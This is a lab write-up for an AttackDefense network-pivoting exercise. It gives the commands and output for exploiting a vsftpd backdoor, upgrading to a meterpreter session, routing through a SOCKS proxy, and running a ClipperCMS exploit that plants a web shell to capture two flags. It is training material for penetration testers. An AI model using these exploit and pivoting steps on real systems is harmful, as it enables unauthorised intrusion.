

[illegible]

|             |   |
|-------------|---|
| <b>Name</b> | Pivoting IV   |
| <b>URL</b>  | <a href="https://www.attackdefense.com/challengedetails?cid=146">https://www.attackdefense.com/challengedetails?cid=146</a> |
| <b>Type</b> | Network Pivoting : Single Pivots  |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

The challenge descriptions makes it clear that there are two machines on different networks. The objective is to retrieve two flags stored on these machines.

**Step 1:** Check the IP address of our Kali machine. From the information given in the challenge description, that target A should be located at 192.28.52.3

**Command:** ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
7722: eth0@if7723: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
7726: eth1@if7727: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:1c:34:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.28.52.2/24 brd 192.28.52.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

**Step 2:** Scan target A with nmap banner grab script. From the output it is clear that vsftpd and SSH services are running on the machine.

**Command:** nmap -sV --script=banner 192.28.52.3

```
root@attackdefense:~# nmap -sV --script=banner 192.28.52.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-10 17:11 UTC
Nmap scan report for juh5wg5u0j470y403yigb49vj.temp-network_a-28-52 (192.28.52.3)
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_banner: 220 Welcome to AttackDefense target FTP service.
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.10
MAC Address: 02:42:C0:1C:34:03 (Unknown)
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
root@attackdefense:~#
```

**Step 3:** Start metasploit and use the vsftpd backdoor exploit. On firing the exploit a command shell session will be established.

**Commands:**

use exploit/unix/ftp/vsftpd\_234\_backdoor  
set RHOSTS 192.28.52.3  
exploit

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.28.52.3
RHOSTS => 192.28.52.3
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.28.52.3:21 - Banner: 220 Welcome to AttackDefense target FTP service.
[*] 192.28.52.3:21 - USER: 331 Please specify the password.
[+] 192.28.52.3:21 - Backdoor service has been spawned, handling...
[+] 192.28.52.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.28.52.2:43691 -> 192.28.52.3:6200) at 2018-11-10 17:15:03

whoami
root
```



**Step 4:** This session can be used to find and retrieve the flag hidden on this machine.

**Command:** find / -name flag\*

```
find / -name flag*
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
/proc/sys/kernel/sched_domain/cpu17/domain0/flags
/proc/sys/kernel/sched_domain/cpu18/domain0/flags
/proc/sys/kernel/sched_domain/cpu19/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/sys/kernel/sched_domain/cpu4/domain0/flags
/proc/sys/kernel/sched_domain/cpu5/domain0/flags
/proc/sys/kernel/sched_domain/cpu6/domain0/flags
/proc/sys/kernel/sched_domain/cpu7/domain0/flags
/proc/sys/kernel/sched_domain/cpu8/domain0/flags
/proc/sys/kernel/sched_domain/cpu9/domain0/flags
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/bin/flag1.txt
/sys/devices/pnp0/00:03/tty/ttyS0/flags
```

**Step 5:** Once the flag is retrieved, check the IP address information of machine A which is needed to create a pivot.

**Command:** cat /usr/bin/flag1.txt

```
cat /usr/bin/flag1.txt
6d026e8a09c93a18eca404b834c13991

ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
7728: eth0@if7729: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:1c:34:03 brd ff:ff:ff:ff:ff:ff
    inet 192.28.52.3/24 brd 192.28.52.255 scope global eth0
        valid_lft forever preferred_lft forever
7730: eth1@if7731: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:48:b4:02 brd ff:ff:ff:ff:ff:ff
    inet 192.72.180.2/24 brd 192.72.180.255 scope global eth1
        valid_lft forever preferred_lft forever
```

**Flag 1:** 6d026e8a09c93a18eca404b834c13991

**Step 6:** Spawn a meterpreter session by upgrading current shell session.

**Command:** sessions -u 1

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.28.52.2:4433
[*] Sending stage (861480 bytes) to 192.28.52.3
[*] Meterpreter session 2 opened (192.28.52.2:4433 -> 192.28.52.3:49990) at 2018-11-10 18:14:29
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```



**Step 7:** All open sessions can be listed by using sessions command.

**Command:** sessions

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    shell cmd/unix  192.28.52.2:43691 -> 192.28.52.3:6200 (192.28.52.3)
  2    meterpreter x86/linux uid=0, gid=0, euid=0, egid=0 @ 192.28.52.3 192.28.52.2:4433 -> 192.28.52.3:49990 (192.28.52.3)

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

**Step 8:** Use autoroute module to create a pivot for the other network i.e. 192.72.180.0

**Commands:**

use post/multi/manage/autoroute

set SUBNET 192.72.180.0

set SESSION 2

exploit

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > set SUBNET 192.72.180.0
SUBNET => 192.72.180.0
msf5 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against 192.28.52.3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.28.52.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.72.180.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

**Step 9:** To use external tools like nmap, set up a system wide proxy by using auxiliary/server/socks4a module. Change the default SRVPORT (i.e. 1080) to match the default port of proxchains i.e. 9050.

### Commands:

use auxiliary/server/socks4a

show options

set SRVPORT 9050

Exploit

```
msf5 post(multi/manage/autoroute) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The address to listen on
  SRVPORT    1080             yes       The port to listen on.

Auxiliary action:

  Name      Description
  ----      -
  Proxy

msf5 auxiliary(server/socks4a) > set SRVPORT 9050
SRVPORT => 9050
msf5 auxiliary(server/socks4a) > exploit
[*] Auxiliary module running as background job 1.

[*] Starting the socks4a proxy server
```

**Step 10:** Use netstat to verify that the proxy is running.

**Command:** netstat -tln

```
root@attackdefense:~# netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:37545        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:45654          0.0.0.0:*               LISTEN      370/ttyd
tcp        0      0 0.0.0.0:9050            0.0.0.0:*               LISTEN      375/ruby
root@attackdefense:~#
```

**Step 11:** Scan the target B machine using nmap over proxychains. Remember, no configuration change is needed for proxychains to work because proxychains used port 9050 by default.

**Command:** proxychains nmap -sT -Pn 192.72.180.3

```
root@attackdefense:~# proxychains nmap -sT -Pn 192.72.180.3
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-10 18:34 UTC
|S-chain|-<>-127.0.0.1:9050-<><>-192.72.180.3:993-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-192.72.180.3:21-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-192.72.180.3:1720-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-192.72.180.3:443-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-192.72.180.3:8080-<--denied
```

```
Nmap scan report for 192.72.180.3
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```


**Step 12:** The target B is running HTTP and MySQL services. Check/identify the webapp by doing a curl request over proxychains.

**Command:** proxychains curl http://192.72.180.3

```
root@attackdefense:~# proxychains curl http://192.72.180.3
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-192.72.180.3:80-<><>-OK
<meta http-equiv="refresh"
  content="0; url=/clipper/manager">root@attackdefense:~#
root@attackdefense:~#
```



**Step 13:** The webapp running on target B is clipper CMS. Search for clipper CMS exploits, one can easily find a code execution exploit with python POC exploit code which can be used to exploit target B.



ClipperCMS 1.3.0 - Code Execution

|                |  |                       |
|----------------|--|-----------------------|
| EDB-ID: 38730  | Author: Curesec Research Team                                | Published: 2015-11-16 |
| CVE: N/A       | Type: Remote   | Platform: PHP         |
| E-DB Verified: | Exploit: <a href="#">Download</a> / <a href="#">View Raw</a> | Vulnerable App:       |

[« Previous Exploit](#)

```
1  #!/usr/local/bin/python
2  # Exploit for ClipperCMS 1.3.0 Code Execution vulnerability
3  # An account is required with rights to file upload (eg a user in the Admin, Publisher, or Editor role)
4  # The server must parse htaccess files for this exploit to work.
5  # Curesec GmbH crt@curesec.com
6
7  import sys
8  import re
9  import requests # requires requests lib
10
11 if len(sys.argv) != 4:
12     exit("usage: python " + sys.argv[0] + " http://example.com/ClipperCMS/ admin admin")
13
14 url = sys.argv[1]
15 username = sys.argv[2]
16 password = sys.argv[3]
17
```

**Step 14:** Save the python POC code in a python file and run it. It requires three parameters i.e. clipper url, admin username and password.

**Command:** proxychains python exploit.py <http://192.72.180.3/clipper/> admin password whoami

```

root@attackdefense:~# proxychains python exploit.py http://192.72.180.3/clipper/ admin password
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ::1
|S-chain|-<>-127.0.0.1:9050-<>>-4.2.2.2:53-<--denied
|DNS-response|: ::1 does not exist
|S-chain|-<>-127.0.0.1:9050-<>>-192.72.180.3:80-<>>-OK
successful: login as admin
successful: user is allowed to use file manager. Full path: /app/clipper/
successful: .htaccess upload
successful: shell upload. Execute commands via http://192.72.180.3/clipper/404.png?x=<COMMAND>
|S-chain|-<>-127.0.0.1:9050-<>>-192.72.180.3:80-<>>-OK
successful: shell seems to be working
enter command, or enter exit to quit.
$ whoami
|S-chain|-<>-127.0.0.1:9050-<>>-192.72.180.3:80-<>>-OK
www-data

```

**Step 15:** Once we get console on target B machine, we can search and retrieve the flag.

**Command:** find / -name \*flag\* 2>/dev/null

```

$ find / -name *flag* 2>/dev/null
|S-chain|-<>-127.0.0.1:9050-<>>-192.72.180.3:80-<>>-OK
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
/proc/sys/kernel/sched_domain/cpu17/domain0/flags
/proc/sys/kernel/sched_domain/cpu18/domain0/flags
/proc/sys/kernel/sched_domain/cpu19/domain0/flags
/proc/sys/kernel/sched_domain/cpu2/domain0/flags
/proc/sys/kernel/sched_domain/cpu3/domain0/flags
/proc/sys/kernel/sched_domain/cpu4/domain0/flags
/proc/sys/kernel/sched_domain/cpu5/domain0/flags
/proc/sys/kernel/sched_domain/cpu6/domain0/flags
/proc/sys/kernel/sched_domain/cpu7/domain0/flags
/proc/sys/kernel/sched_domain/cpu8/domain0/flags
/proc/sys/kernel/sched_domain/cpu9/domain0/flags
/proc/kpageflags
/tmp/flag.txt

```

**Command:** cat /tmp/flag.txt

```
$ cat /tmp/flag.txt  
|S-chain|-<>-127.0.0.1:9050-<><>-192.72.180.3:80-<><>-OK  
dbaa3f9b469d1315486ca82d6aa300b7
```

**Flag 2:** dbaa3f9b469d1315486ca82d6aa300b7